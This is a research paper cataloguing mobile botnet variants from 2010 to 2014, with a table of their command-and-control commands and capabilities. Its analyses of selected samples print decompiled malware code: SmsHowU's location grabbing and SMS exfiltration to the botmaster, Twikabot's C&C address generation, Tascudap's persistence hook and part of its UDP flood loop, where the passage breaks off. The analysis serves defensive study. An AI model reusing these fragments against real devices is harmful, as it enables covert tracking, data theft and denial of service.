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A TIMELINE OF MOBILE BOTNETS

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The recent explosion in smartphone usage has not gone unnoticed by malware authors. Indeed, malware authors have increasingly focused their attention on mobile devices, leading to a steep rise in mobile malware over the past couple of years. This paper focuses particularly on mobile bot variants that can be controlled remotely by an attacker.

The paper begins with a comparison between mobile and PC botnets, discussing fundamental, conceptual and implementational differences between them. Next, some precursors to fully functional mobile bots are discussed, along with some proof-of-concept mobile botnets that have been published for research purposes.

The crux of the paper is an inventory of known mobile bot variants in the wild. The inventory is presented in table form, ordered chronologically based on the variants' date of discovery. The table lists features such as the command and control (C&C) channel used, C&C commands, the bots' abilities, their main motivation(s), and the number of known samples of each. Some variants are then described in further detail, based on criteria such as unusual functionalities, anti-debugging tricks, code obfuscation and traffic encryption, and on whether they are served using unusual attack vectors.

The paper ends with some statistics based on the analysis of the bot variants listed in the inventory and some inferences that can be drawn from these statistics. My motivation for this paper stems ultimately from the possibility of this information being of use in the design of future mobile security systems.

INTRODUCTION

2014 marked the 10th year of the existence of mobile malware [1], which began with the discovery of Cabir (the first mobile worm) in 2004. Since then, mobile malware has broadly followed the same evolutionary path as PC malware, albeit at a much faster pace. This evolution includes the evident emergence of mobile phone bots – pieces of malware that can be controlled by a remote entity (a command and control [C&C] server or botmaster) to perform various functions.

The concept of this paper came about with the idea of creating an inventory of types of known mobile bot variants and, more importantly, of studying the differences and commonalities between them. 60-odd mobile bot variants have been examined and analysed, starting with variants from as early as 2010, up until the recently discovered version of the CryptoLocker ransomware targeting the *Android* platform.

BOTNETS: PC VS. MOBILE

In this section, some fundamental, conceptual and implementational differences between PC and mobile botnets will be discussed.

- Platform of operation: The platform on which the botmasters and slaves run is a fundamental difference between mobile and PC botnets. In the case of PC malware, both the botmaster and slave run on the same platform, i.e. a PC, whereas in the case of mobile botnets, the slave runs on a mobile phone, while the botmaster runs either on a PC or on a phone that is operated manually by an attacker. Botmasters haven't yet been observed running autonomously on phones. One could speculate that this is due to constraints on resources in mobile phones, such as battery life and computational power.
- Connectivity: Mobile botnets are reliant on the connectivity of a mobile phone to a cellular network for communication with a C&C server, whereas PC botnets are reliant on the Internet access of the PC, which is mostly affected only by network glitches or technical faults in the device itself. The field could theoretically be considered level for the two kinds of botnets in this case. However, in practice, cellular network coverage and connectivity varies significantly in different parts of the world, meaning that mobile bots may be subject to more variations in connectivity than their PC counterparts.
- Lucrativeness: Mobile devices provide a fundamentally more lucrative attack surface owing to the fact that they are almost always carried around by the user, providing a greater probability of relevant information being grabbed from audio and video recordings and camera captures, as opposed to PC botnets that depend both on the device's uptime and the user's availability at the device. A particularly interesting motivation for mobile botnets that doesn't exist in their PC counterparts is the ability to track the location of a victim in real time.
- Detection: Possibilities of detection using signs of infection exist for both mobile and PC botnets. In addition, mobile botnets also face the unique risk of detection via phone bills, i.e. either as a result of unexpectedly high bills due to Internet connection and/or SMS messages in fixed usage plans, or as a result of unusual/unrecognized numbers appearing in the call/SMS history on bills.
- Takedown: Fortunately for security enforcers, mobile botnets are still fairly easy to take down – all cases seen

in the wild so far have had a single point of takedown, i.e. either a phone number, a server or an email address. However, with the emergence of new variants with remotely upgradeable C&Cs, mobile botnets might be heading towards the level of takedown complexity seen in PC botnets.

THE EARLY STAGES OF MOBILE BOTNETS

This section will introduce the infamous Yxes malware for the *Symbian* platform, which was pitted as the first step towards mobile botnets, as well as some other proof-of-concept mobile botnets.

In 2009, a piece of *Symbian* malware named Yxes was discovered. Yxes made the headlines particularly for being the foretaste of a mobile botnet [2]. There were two main reasons for this speculation:

1. Internet access: The malware collected information from the infected phone, such as its serial number and subscription number, and forwarded them to a remote server, fulfilling one requirement for qualification as a bot client, i.e. reporting to a remote server.
2. SMS propagation: The malware, in effect, sent SMS messages to the phone's contacts. The SMS messages contained a download link which pointed to a copy of the malware itself, thus qualifying it as a self-propagating worm. This further fuelled speculation of it being part of a botnet since the remote copy of the malware could be upgraded by the attacker(s) to include other functionalities such as the ability to listen for commands.

However, Yxes isn't classified as a bot since it lacks one fundamental bot functionality: the ability to take commands from a remote location.

In the same year, another piece of malware, known as Eeki.B, was discovered on *iOS*. The variant possessed the ability to steal information from the infected phone, such as its SMS database, iPhoneOS version and SQL version, and to send the information to a remote server in targzipped format. It also scanned fixed IP ranges and the phone's local IP range for other jailbroken *iPhones* and sent a copy of itself to them.

Eeki.B was not included in this paper's inventory for the following reasons:

1. Jailbroken devices: The malware worked only on jailbroken devices, and in addition, only on ones that had an SSH-enabled application and used the default ssh password 'alpine'.
2. C&C down: As in the previous case, the malware would need to be able to receive (and act on) commands from a remote location in order for it to qualify as a bot. In this case, there were no confirmed cases of an exact response received from the C&C. It appears that the C&C was taken down fairly quickly.

However, Eeki.B is considered a precursor to a mobile bot due to the fact that it possessed the ability to receive and execute shell scripts from a remote server [3].

PROOFS OF CONCEPT (PoCs)

This section lists some mobile botnet PoCs that have been released over the years:

- In 2010, a PoC for a cellular botnet architecture was presented [4]. The authors evaluated a P2P-based C&C mechanism for mobile phone botnets and implemented it on jailbroken *iPhones*. They compared multiple approaches for C&C communication – P2P, SMS and SMS-HTTP – and concluded that an SMS-HTTP hybrid approach was optimal for C&C communication because of the difficulty in monitoring and disrupting it.
- In 2011, the PoC for an advanced (at the time) *Android* botnet was introduced. The botnet, called Andbot [5], used a novel C&C strategy named 'URL flux'. The authors used a Username Generation Algorithm (UGA) to generate the username of a social media account that served as the C&C. The account would generate encrypted Tweets that would serve as commands after decryption by the bot. They found Andbot to be stealthy, resilient and low cost.
- In the same year, another PoC was presented that made use of a mechanism for proxying the application layer and modem on the phone [6]. The concept was based on previous work that used the same mechanism for SMS fuzzing [7]. The botnet architecture presented placed the bot functionality between the application layer and the modem, which would then listen for received SMS messages, decode them and check for a bot key. If the key was found, the payload functionality would be performed. Otherwise, the SMS message would be passed onto the application layer, as is done by default.
- In 2012, the authors of [8] presented the detailed design of a mobile botnet PoC. They also included new attack vectors for spreading the bot code to smartphones. They used SMS messages as the C&C channel. They compared structured and unstructured P2P architectures and concluded that the structured architecture (a modified Kademlia) was a better option.

INVENTORY

Table 1 lists known mobile bot variants in the wild. The table is ordered chronologically based on the variants' date of discovery, and lists features such as the C&C channel used, C&C commands, the bots' abilities, their main motivation(s), and the number of known samples of each.

Date[1]	Name of variant	C&C type	Info leaked by default	Botnet commands	Bot capabilities	Main motivation	#[2]
Sep 2010	Android/SmsHowU.A	SMS	None	'How are you???' or 'how are you?'	Send location using GPS and Google Maps link to current geographic location via SMS	Grab location of victim	18
Sep 2010	SymbOS/Zitmo.A	SMS	None	ON; OFF; ADD SENDER; SET SENDER; REM SENDER; BLOCK ON; BLOCK OFF; SET ADMIN	SMS forwarding	SMS/mTAN stealing	2
Jan 2011	Android/Geinimi.A	HTTP port 8080	Phone number; IMEI; network operator details; IMSI; voice mail number; SIM operator details; SIM serial number; SIM state; build info	PostUrl; call://; email://; map://; sms://; search://; install://; shortcut://; contact://; wallpaper://; bookmark://; http://; toast://; startapp://; suggestsms://; silentsms://; text://; contactlist; smsrecord; deviceinfo; location; sms; register; call; suggestsms; skiptime; changefrequency; applist; updatehost; install; uninstall; showurl; shell; kill; start; smskiller; dsms	Send email and SMS; make phone calls; update C&C address; selective deletion of SMS messages; add new application shortcut icons; create a bookmark; display notifications; list running processes; perform web search; display Google Map of current location, etc.	Propagation of possible malware	632
Feb 2011	BlackBerry/Zitmo.A	SMS	None	ON; OFF; ADD SENDER; SET SENDER; REM SENDER; BLOCK ON; BLOCK OFF; SET ADMIN	SMS forwarding	SMS/mTAN stealing	1
Feb 2011	SymbOS/Zitmo.B	SMS	None	UNINSTALL 45930; SET ADMIN	SMS forwarding; install new packages; send an SMS with text 'app installed ok'	SMS/mTAN stealing; propagation of possible malware	2
Feb 2011	WinCE/Zitmo.B	SMS	None	UNINSTALL 45930; SET ADMIN	Install new packages; forward SMS; send an SMS with text 'app installed ok'	SMS/mTAN stealing; propagation of possible malware	2
Mar 2011	Android/PjApps.A	HTTP port 8118	IMEI; IMSI; phone number; SMS service centre; ICCID	execMark; execPush; execSoft; execTanc; execXbox	Insert bookmark; send SMS; install a new application; open URL in phone browser	Financial; propagation of possible malware	320
May 2011	Android/Smspacem.A	HTTP + SMS	Phone number; network operator name	HTTP: formula401; pacem SMS: health	Send SMS to all contacts on phone containing an HTTP link; send victim's email address via HTTP; SMS command sends an SMS back to the sender saying 'I am infected and alive ver 1.00'	Propagation of possible malware; spam	27

[1] Date of discovery of the first sample.

[2] Number of unique samples.

Table 1: Known mobile bot variants, in chronological order.

Date[1]	Name of variant	C&C type	Info leaked by default	Botnet commands	Bot capabilities	Main motivation	#[2]
Jun 2011	Android/CruseWin.A	HTTP	IMEI	sms; insms; url; clean; listapp; update	Send SMS; relay SMS; update C&C address; list installed applications on phone; delete specific application from phone; visit specified URL if bot's version is different from version number received from C&C	Spying or financial (by sending SMS to premium numbers)	26
Jun 2011	Android/ DroidKungFu.A	HTTP	IMEI	execDelete; execInstall; execOpenUrl; execStartApp	Download, install and execute other packages; uninstall a package; open URL in phone browser	Propagation of possible malware	1000+
Jun 2011	Android/JSmsHider.A	HTTP	IMEI; IMSI; User-Agent string; cell location; SDK version; bot version number	001; 002; 003; 004; 005; 006; 007; 008	Hide and delete SMS from numbers starting with '106'; set bot's update rate; download and install package; update a package; send SMS; add APN of a Chinese operator; update C&C address	Financial; propagation of possible malware	47
Jun 2011	Android/Plankton.A	HTTP	IMEI; build info	commandstatus; commands; activate; bookmarks; history; installation; shortcuts; status; homepage; terminate; unexpectedexception	Set browser homepage; get/set bookmarks; get/set list of shortcuts on the phone's main application page; send debugging info	Propagation of possible malware	2000+
Jun 2011	Android/YzhcSms.A	HTTP port 8080	IMEI; IMSI; phone number; build info	XML response containing tags domreg; upgrade; address; time; widget	Send SMS; upgrade self; widget element of C&C's XML response contains a URL to contact, phone numbers to send SMS to, and content of SMS to send	Financial	1
Jul 2011	Android/GoldDream.A	HTTP	IMEI; IMSI	1-8	Send SMS; make a phone call; download and install new packages; delete packages; upload files to a URL	Financial; propagation of possible malware	405
Jul 2011	Android/PjApps.B	HTTP port 8018	IMEI; IMSI; phone number; location info	execTask; execXBox	Send SMS; visit a URL	Financial	15

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Table 1: Known mobile bot variants, in chronological order (contd.).

Date[1]	Name of variant	C&C type	Info leaked by default	Botnet commands	Bot capabilities	Main motivation	#[2]
Aug 2011	Android/NickiSpy.B	SMS	IMEI	Password# + record; contact; 0boot; 1boot; 0log; 1log; sendlog; 0sms; 1sms; sendsms; 0gps; 1gps; state; newnum; 0all; 1all	Send SMS history, phone contacts, call logs, status of phone; enable/disable booting notifications; phone call monitoring; SMS monitoring; GPS monitoring; update C&C number	Spying/data stealing	20
Aug 2011	Android/Pirates.A	HTTP	IMEI; IMSI; Android SDK version	sendsms; blog down; free down; fav down; open wap	Send SMS; add bookmark; open URL in phone browser; set APN	Financial	107
Aug 2011	SymbOS/Spinilog.A	HTTP	None	###CellInfo:,,,;, ###SMSInfo:,,,;, ###SMSSend:[Param],,,;, ###EMailSend:[Param],,,;, ###Send-File:[Param],,,;, ###MakeACall:[Param],,,;, ###BtSendMy-File:[Param],,,;, ###LogInfo:,,,;, ###CalendarInfo:,,,;, ###Systemlist:,,,;	Send SMS; send email; make a phone call; send a file via Bluetooth; send phone information to an email address	SMS/data stealing; propagation of possible malware	1
Sep 2011	Android/DroidKungFu.D	HTTP	IMEI	execDelete; execInstall; execHomepage; execOpenUrl; execStartApp; execUpBin; execSysInstall	Download, install and execute other packages; download and install a package in the 'system/app' folder; set browser homepage; open URL in phone browser; download and edit DHCPCD and other files	Propagation of possible malware	1000+
Oct 2011	Android/FakeInst.B	HTTP	IMEI; IMSI	delete list; catch list; catch number=[NUM]; delete number=[NUM]; command name= removeAllSmsFilter; command name= sendContactList; command name= removeCurrent-CatchFilter; wait seconds; http url=[URL] method=GET or POST; param name=[NAME]; update; screen	Selective SMS deletion; selective SMS forwarding; send contact list; contact URL; update self	SMS/ mTANstealing; propagation of possible malware	177

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Table 1: Known mobile bot variants, in chronological order (contd.).

Date[1]	Name of variant	C&C type	Info leaked by default	Botnet commands	Bot capabilities	Main motivation	#[2]
Nov 2011	Android/Geinimi.B	HTTP	Same as Android/ Geinimi.A	Same as Android/Geinimi.A	Send email and SMS; make phone calls; add new application shortcut icons; create a bookmark; display notifications; list running processes; perform web search; display Google Map of current location	Propagation of possible malware; displaying ads	105
Nov 2011	Android/GoldenEagle. A	SMS	None	..>*<>>.a, ..>..*5r>, ..><<*b.*, ..>***h<, ..><<*>y, ..>...**j<, ..>>>*.. w, ...*<.>, ..>****>.<, ..>.<.>*8<, ..>.*<.>*, ..>**>..8	Forward SMS history, call logs, contact list, audio recordings from phone to hard-coded email addresses; update email destination	Spying/data stealing	1
Jan 2012	Android/ DroidKungFu.F	HTTP port 9000	IMEI	GETID; GETTASK; URLREPORT	Download, install and execute other packages; uninstall a package	Propagation of possible malware	61
Feb 2012	Android/Fjcon.A	HTTP phone	ICCID	XML message containing name and download URL for an application to install	Selective SMS hiding; SMS sending; download and install other packages	Financial; propagation of possible malware	80
Feb 2012	Android/Rootsmart.A	HTTP	IMEI; IMSI; cell ID; location area code; mobile network code	action.host start; action.boot; action.shutdown; action.screen off; action.install; action.installed; action.check live; action.download shells; action.exploid; action.first commit localinfo; action.load taskinfo; action.download apk	Send SMS; download and install applications	Financial; propagation of possible malware	15
Feb 2012	Android/Zitmo.A	SMS	None	on; off; set admin	SMS forwarding; start/ stop SMS forwarding; update C&C phone number	SMS and mTAN stealing	108
Apr 2012	Android/ DroidKungFu.G	HTTP	IMEI		Download, install and execute other packages	Propagation of possible malware	204
May 2012	Android/TigerBot.A	SMS	IMEI	**; *0000*11*; *[dddd]*15*[proc]; *[dddd]*16*[proc]; *[key]*21*; *[key]*13; *[key]*17*a*b; *[key]*19; *[key]*18; *[key]*22	Send SMS to a given phone number; send network info; capture image; change APN; notify of SIM change; kill specific running applications; restart the device; report current location; send debug info	Financial; spying/data stealing	40

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[2] Number of unique samples.

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Date[1]	Name of variant	C&C type	Info leaked by default	Botnet commands	Bot capabilities	Main motivation	#[2]
Jun 2012	Android/ NotCompatible.A	HTTP port 8014	None	connectProxy; newServer; sendError; sendPong; shutdownChanal	Use of the infected device as a proxy server (probably to gain access to private networks)	Proxy	25
Jun 2012	Android/Zitmo.E	SMS	IMEI; IMSI	#; /; !; comma + [NUMBER]	SMS forwarding; change the C&C phone number; mark software for uninstall; clean settings	SMS/mTAN stealing	28
Jul 2012	Android/FkToken.A	HTTP	IMEI; IMSI; phone number	sms; catch; delete; httpRequest; param; update; screen; command; wait; server	Selective SMS forwarding; selective SMS deletion; forward phone contact list; configuration update	SMS/mTAN stealing	688
Jul 2012	Android/Spitmo.D	SMS	IMEI; IMSI; phone number	#; /; !; comma + [NUMBER]	SMS forwarding; update C&C phone number; toggle SMS control and forwarding	SMS/mTAN stealing	1
Jul 2012	Android/Twikabot.A	HTTP	IMEI; phone number	sms	SMS sending	Financial	5
Aug 2012	Android/Fakemart.A	HTTP	None	sms	Configuration update; SMS sending; SMS hiding	Financial	3
Aug 2012	Android/Fakemart.B	HTTP	None	sms	Configuration update; SMS sending; SMS hiding	Financial	16
Aug 2012	Android/LuckyCat.A	HTTP port 54321	Phone number	mSendReport; GetDirList; mReadFileDataFun; mWriteFileDataFun	Browse directory info; download and upload files; send information such as phone number and IP address of victim's phone	Spying/data stealing	18
Aug 2012	Android/Vdloader.A	HTTP port 8080	IMEI; IMSI; phone number; Android SDK version; network type; phone type; phone model; network operator	Flag= + 0,1,2	Display notifications; SMS sending; download and install packages	Financial; propagation of possible malware	151
Sep 2012	Android/FakeLash.A	HTTP	IMEI; phone number; SIM serial number; Android ID	MSG:; PPI:; NUM:; SMS:	Selective SMS hiding and forwarding; send SMS; update list of numbers to hide SMS from	Financial	2
Sep 2012	Android/Vidro.A	HTTPS	IMEI; build info; country code; phone language; SIM card country ISO; SIM card operator	service code; service text; service interval; apk source	Selective SMS hiding; SMS sending; configuration update	Financial	159

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[2] Number of unique samples.

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Date[1]	Name of variant	C&C type	Info leaked by default	Botnet commands	Bot capabilities	Main motivation	#[2]
Nov 2012	Android/FkLookt.A	HTTP	None	clearFileList; clear-Alarm; getTexts; get-Dir; getFile; getSize	Delete files on the victim's phone; upload the phone's file listing to an FTP server; save SMS or MMS history from the phone to a particular location	Spying/data stealing	8
Jan 2013	Android/Stealer.B	HTTP and SMS	IMEI; IMSI; phone contacts	HTTP: time; sms; send; delete; smscf SMS: ServerKey + 001; 002; anything	Specify time when trojan should next contact C&C; send SMS; delete SMS from phone; selective SMS hiding; start application; forward received SMS; update ServerKey value	Financial; spying/data stealing	7
Jan 2013	Android/Tascudap.A	HTTP at 2700–2799	None	#m; #u; #t	Send SMS; send large number of UDP packets containing randomly chosen bytes to specified URL	Financial; DDoS	40
Feb 2013	Android/Claco.A	HTTP at port 9999	Email address registered on phone	info; sms; call; exec; device reboot; get packages; open; get sd map; get file; get dir; get sms; del sms; ringer; get network info; creds attack; creds dropbox; get pics; get contacts; forward; forward unset; usb autorun attack; start track; commands	Send SMS messages; make phone calls; toggle the Wi-Fi state; reboot the device; start other activities on the device; delete SMS messages; change ringer state; upload network information, file and directory listing, SMS records, contact information, Android and Dropbox user credentials, build information	Financial; spying/data stealing (particularly account credentials); propagation of malware to PC when phone is connected to it in USB mode	4
Mar 2013	Android/Chuli.A	HTTP	Phone number	contact; location; sms; other	Send list of phone contacts; send location info; SMS forwarding; send info regarding received calls	Spying/data stealing	2
Apr 2013	Android/BadNews.A	HTTP	IMEI; phone number; 64-bit Android ID; build info; phone language	news; showpage; install; showinstall; iconpage; iconinstall; newdomen; seconddomen; stop; testpost	Display of notifications that could lead to the further download and installation of packages; update address of the C&C server; install shortcuts on the infected phone	Propagation of possible malware	50

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Table 1: Known mobile bot variants, in chronological order (contd.).

Date[1]	Name of variant	C&C type	Info leaked by default	Botnet commands	Bot capabilities	Main motivation	#[2]
Apr 2013	Android/Perkel.A	SMS	None	&&; @DELETE	Activate SMS listener for a specific period of time; forward SMS to a hard-coded phone number; deactivate bot	SMS/mTAN stealing	9
Apr 2013	Android/SmsMngr.A	HTTP	IMSI; phone number	GET RECEIVE MESSAGE; GET SEND MESSAGE; MODIFY MESSAGE; DELETE MESSAGE; SHOW MESSAGE	Delete, modify, forward SMS messages present in the inbox	SMS/mTAN stealing	1
Apr 2013	Android/Smsilence.A	SMS	Phone number	112; 113	Uninstall self; download and install payload from hard-coded location; SMS from hard-coded number results in deletion of a specific application	Propagation of possible malware	18
Apr 2013	Android/SMSSpy.F	HTTP	Phone number	219083	SMS forwarding; if C&C responds with the command (219083), the received SMS message is hidden from the user	SMS/mTAN stealing	105
May 2013	Android/Pincer.A	SMS	IMEI; phone number; build info; network operator name; Android ID; phone language; rooting state of phone	command: start sms forwarding; start call blocking; stop sms forwarding; stop call blocking; send sms; execute ussd; simple execute ussd; stop program; show message; delay change; ping	Selective SMS forwarding; selective call blocking; SMS sending; update command fetching interval; stop bot	Spying/data stealing	10
May 2013	Android/Stels.A	HTTP	IMEI; IMSI	wait; server; subPref; botId; remoteAllSmsFilters; remoteAllCatch-Filters; deleteSms; catchSms; sendSms; httpRequest; update; uninstall; notifications; openUrl; sendContactList; sendPackageList; makeCall	Call a given phone number; send an attacker-defined SMS; open given URL in phone browser; toast a specific message	Financial	3
Jun 2013	Android/Tetus.A	HTTP	IMEI; network carrier; network operator name; build info; firmware version	csc; keyword; ucsa	SMS forwarding; SMS sending; update SMS destination and content; send updates when a partner application is installed	Spying/data stealing	181
Jul 2013	Android/IknoSpy.A	HTTP	IMEI; incoming and outgoing call logs and SMS messages	REQ TYPE = LOC; REQ TYPE = CAM	Toggle GPS status; send location information; capture pictures from phone camera	Spying/data stealing	1
Jul 2013	Android/MSNewsSpy.A	SMS	IMEI; IMSI	!#10:; !#16:; !#20:; !#30:	Delete all SMS messages; send SMS to a hard-coded phone number; hide incoming SMS	Financial	4

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[2] Number of unique samples.

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Date[1]	Name of variant	C&C type	Info leaked by default	Botnet commands	Bot capabilities	Main motivation	#[2]
Jul 2013	Android/Rmspy.A	SMS	IMEI; network operator name	*#OLD PIN#INT#NEW PIN*	Update PIN value used to identify SMS containing bot commands; SMS sending when calls received; hide incoming calls; detect SIM change; detect battery change	Spying/data stealing	3
Jul 2013	Android/SaurFtp.A	HTTP and SMS	IMEI; IMSI; SIM serial number; phone number; location; call logs; SMS history; contact information	HTTP: no commands SMS: 5&	HTTP C&C returns address of FTP server where collected data is uploaded; SMS command hides received SMS and replies with cellular network details	Spying/data stealing	2
Aug 2013	Android/AndroRat.A	HTTP	IMEI; phone number; country code; operator name; SIM country code; SIM serial number	5; 101-123	Forward GPS information, contacts, directory listings and contents, saved files, call logs and SMS history; record audio; take a picture; display a pop-up on the user's phone; open a URL in the phone's browser; cause the phone to vibrate; make a phone call, send SMS	Spying/data stealing	1000+
Sep 2013	Android/Crosate.A	HTTP	IMEI; phone number; SIM country ISO; network operator name	setFilter start; setFilter stop; macros; forceZ On; forceZ Off; callBlock start; callBlock stop; getMessages in; getMessages out; keyHttpGate; keySmsGate; sendSms	Steal SMS, call logs, contact information; send SMS; record a call; makes a phone call	Spying/data stealing	30
Sep 2013	Android/Hesperbot.A	SMS	None	+[NUM]; on; off; uninstall	Set C&C phone number; switch on/off SMS forwarding; uninstall application	SMS & mTAN stealing	1
Jan 2014	Android/FakePlay.C	HTTP	IMEI; IMSI; phone number; build info	sms start; sms stop; call start; call stop; sms list; call list; start record; stop record; sendSMS; contact list; wipe data	Download and install fake banking applications; SMS forwarding; prevention of received call notifications and hiding from call logs; send contact list; send list of installed applications; SMS sending	Propagation of malware; spying/data stealing	3

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Date[1]	Name of variant	C&C type	Info leaked by default	Botnet commands	Bot capabilities	Main motivation	#[2]
Jan 2014	Android/Nitmo.A	SMS	IMEI; IMSI; phone number; build info	sms start; sms stop; call start; call stop; sms list; call list; start record; stop record; sendSMS; contact list; wipe data	Start/stop SMS forwarding, call forwarding, audio recording; forward SMS history, call logs, contact list; SMS sending; reboot device and erase all user data	Spying/data stealing	1
Jun 2014	Android/Pletor.A	HTTP using TOR	IMEI	'command': 'stop'	Deactivate ransomware	Financial (extortion of money)	54
Jun 2014	Android/Pletor.B	SMS	IMEI	stopec	Deactivate ransomware	Financial (extortion of money)	4
Jul 2014	Android/Wroba.I	SMS	Phone number	ak49-[URL]; ak40-[MSG]; wokm-[MSG]; ak60-[EMAIL]; ak61-[PWD]	Update value of URL or EMAIL & PWD where stolen info is sent; send SMS containing MSG to all phone contacts; leak banking and credit card details; download and install fake banking application updates	Propagation of possible malware; financial; installation of banking malware	77
Jul 2014	Android/Wroba.M	HTTP	IMEI; build info; network operator name; list of Korean banking applications installed; phone contacts list; IMSI; network info; SIM operator info; phone number; voice mail number	padding; right; left; top; margin	Send SMS to phone contacts; download and install fake updates for existing banking applications; upgrade self	Propagation of possible malware; installation of banking malware	156
Oct 2014	Android/Xsser.A	HTTP	IMEI; IMSI; SIM serial number; SIM state	2-24; 40-46; 100; 101	Grab SMS history, call logs, GPS/location info, phone browser and email history, phone's file listing; send incoming & outgoing phone call recordings and audio recordings; run shell commands received on phone; download, upload or delete files; display a notification	Spying/data stealing	1

[1] Date of discovery of the first sample.

[2] Number of unique samples.

Table 1: Known mobile bot variants, in chronological order (contd.).

```
private void findAndSendLocation()
{
  Log.i("SMSSPY", getClass() + " Finds and sends Location to: " + this._to);
  this.locationManager = ((LocationManager)this.context.getSystemService("location"));
  Criteria localCriteria = new Criteria();
  localCriteria.setAccuracy(1);
  localCriteria.setAltitudeRequired(false);
  localCriteria.setBearingRequired(false);
  localCriteria.setCostAllowed(true);
  localCriteria.setPowerRequirement(1);
  String str = this.locationManager.getBestProvider(localCriteria, true);
  this.locationManager.requestLocationUpdates(str, 0L, 10.0F, this);
}
```

Figure 1: Location-grabbing functionality in Android/SmsHowU.

SOME PARTICULARLY INTERESTING VARIANTS

Variants with particularly unusual and/or interesting functionalities are detailed in this section, which is followed by subsections on anti-debugging tricks, code obfuscation and traffic encryption, and unusual attack vectors seen in the wild.

Android/SmsHowU (sha256sum: a3444b5c12334b24a587c083eb6c73d3a982397abd0a5eff3d1718bc1c392896)

This variant responds with the user's GPS location along with a *Google Maps* link on receipt of the innocent-looking SMS command 'how are you?'. The location-grabbing functionality is implemented by the code shown in Figure 1.

The requestLocationUpdates() function registers the current activity to be updated periodically with location updates by a provider that matches the requirements specified by localCriteria [9]. There are no constraints on the time interval between updates, but the distance between location updates is constrained to 10 metres.

The *Google Maps* link creation is implemented by the code below, which is based on snippets from the original malware code:

```
Geocoder localGeocoder;
localGeocoder = new Geocoder(this.context, Locale
   .getDefault());
localList = localGeocoder.getFromLocation(paramLocation
   .getLatitude(), paramLocation.getLongitude(), 1);
Address localAddress = (Address)localList.get(0);
if (localList != null)
{
   localStringBuffer2 = new StringBuffer();
   localStringBuffer2.append
        ("Android device map link: \n");
   localStringBuffer2.append
        ("http://maps.google.de/maps?q=");
   localStringBuffer2.append(URLEncoder
        .encode(localAddress.getAddressLine(i) + ","));
}
Object localObject = localStringBuffer2;
```

The collected information is then sent via SMS, as implemented in the code below, where '_to' is the sender of the SMS command, i.e. the botmaster:

```
if (localObject != null)
{
        String str4 = localObject.toString();
        SmsManager sms;
        his.sms.sendTextMessage(this._to, null, str4,
                this.sentIntent, null);
}
```

Android/NotCompatible: (sha256sum: 1a18e48fbd79ce84d946b4d065a7e30c5f10a4762437a6c8d888348afbab685f)

What makes this malware family interesting is that it supports a command called 'connectProxy'. When this command is received, the bot opens a connection to an IP address and port specified by the package's configuration file, and redirects traffic to this location, thus allowing a remote attacker to use the infected device as a proxy server.

Android/Twikabot (sha256sum: b63c33cc71eda01b79572e1f8b82b703f9c088fde6966c7cf855f00f8c77775d)

This bot variant contacts *Twitter* accounts to acquire the names of C&C servers to contact. This functionality is implemented in the following steps:

1. Once launched, the StatisticsUploader class generates a random string using an algorithm that uses predefined strings present in the package.
2. This generated string serves as a nickname for a *Twitter* account. The malware then sends an HTTP request to http://mobile.twitter.com/[Generated Username].
3. From the response to the HTTP request, it extracts the string present between a randomly chosen tag from arrayOfString3 and a randomly chosen domain name from arrayOfString1, whose values are shown in Figure 2.
4. Next, it sends a POST request to the URL 'http://'+[Extracted String]+'/carbontetraiodide'

```
String[] arrayOfString1 = new String[4];
arrayOfString1[0] = ".qipim.ru";
arrayOfString1[1] = ".narod.ru";
arrayOfString1[2] = ".uni.me";
arrayOfString1[3] = ".co.cc";
String[] arrayOfString2 = new String[16];
arrayOfString2[0] = "home";
arrayOfString2[1] = "my";
arrayOfString2[2] = "putn";
arrayOfString2[3] = "yuschno";
arrayOfString2[4] = "orika";
arrayOfString2[5] = "nana";
arrayOfString2[6] = "osss";
arrayOfString2[7] = "dwnd";
arrayOfString2[8] = "hlp";
arrayOfString2[9] = "hh";
arrayOfString2[10] = "ym";
arrayOfString2[11] = "anuovch";
arrayOfString2[12] = "grl";
arrayOfString2[13] = "won";
arrayOfString2[14] = "iacdntly";
arrayOfString2[15] = "llort";
this.jdField_JAMES_of_type_ArrayOfJavaLangString = arrayOfString2;
String[] arrayOfString3 = new String[8];
arrayOfString3[0] = "[olol]";
arrayOfString3[1] = "[sarcasm]";
arrayOfString3[2] = "[mycode]";
arrayOfString3[3] = "[sample]";
arrayOfString3[4] = "[test]";
arrayOfString3[5] = "{troll}";
arrayOfString3[6] = "{accidentaly}";
arrayOfString3[7] = "{99,9m}";
this.JOHN = arrayOfString3;
```

Figure 2: Strings used for C&C address generation.

with a randomly generated user agent. The infected phone's IMEI, *Android* ID and phone number are included as POST parameters.

5. It then checks the response to the POST request to see if it contains the command 'sms'. If it does, it sends out an SMS message using information in the POST response such as 'phone' (SMS destination), 'data' (SMS body) and 'interval' (number of times to send the SMS).

Android/Tascudap (sha256sum: c88a6e66e300268bcb6bd8f725565c24a04bc70bbba8c522235bfb505623ed2d)

This bot variant shows no explicit signs of its presence once it is installed. However, it is launched every time the official *Google Play* application is launched. It implements this functionality by adding the application's main intent to the category android.intent.category.APP MARKET, which is sent out when the *Google Play* application is launched. The implementation is shown in Figure 3.

```
public void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  SV.Log("Activity Oncreate");
  startService(new Intent(this, Myservice.class));
  SV.Log("android.intent.action.MAIN");
  Intent localIntent = new Intent("android.intent.action.MAIN");
  localIntent.addCategory("android.intent.category.APP_MARKET");
  localIntent.setFlags(268435456);
  startActivity(localIntent);
  finish();
}
```

Figure 3: Android/Tascudap's functionality to ensure it is launched with Google Play.

More interestingly, apart from being able to process commands for sending SMS messages and sending heartbeat messages back to the attacker, it can also be made to send numerous UDP packets to a specific destination. This is implemented in the code shown in Figure 4 and can only be explained as an attempt at a denial of service (DoS) attack on a destination specified by the attacker.

```
System.out.println("ATTASCK " + this.a + ":" + this.b + "(" + this.d + "/" + this.c + ")");
while (true)
{
  int m;
  try
  {
    localDatagramSocket = new DatagramSocket();
    int i = new Random().nextInt(100);
    byte[] arrayOfByte = new byte[i + this.c];  // Byte array of random length created
    int j = 0;
    if (j >= arrayOfByte.length)
    {
      localDatagramPacket = new DatagramPacket(arrayOfByte, arrayOfByte.length, InetAddress.getByName(this.a), this.b);
      int k = this.d;  // The value of variable d serves as the number of UDP packets sent
      this.d = (k - 1);
      if (k <= 0)
      {
        ((byte[])null);
        localDatagramSocket.close();
        System.out.println("PORT OFF");
        break label318;
      }
    }
    else
    {
      arrayOfByte[j] = ((byte)(i * j % 127));  // Byte array initialized with randomly generated values
      j++;
      continue;
    }
    l = System.currentTimeMillis();
    m = 0;
    break label319;
    System.out.println("attack " + this.a + ":" + this.b + "/" + this.d + " times left");
    continue;
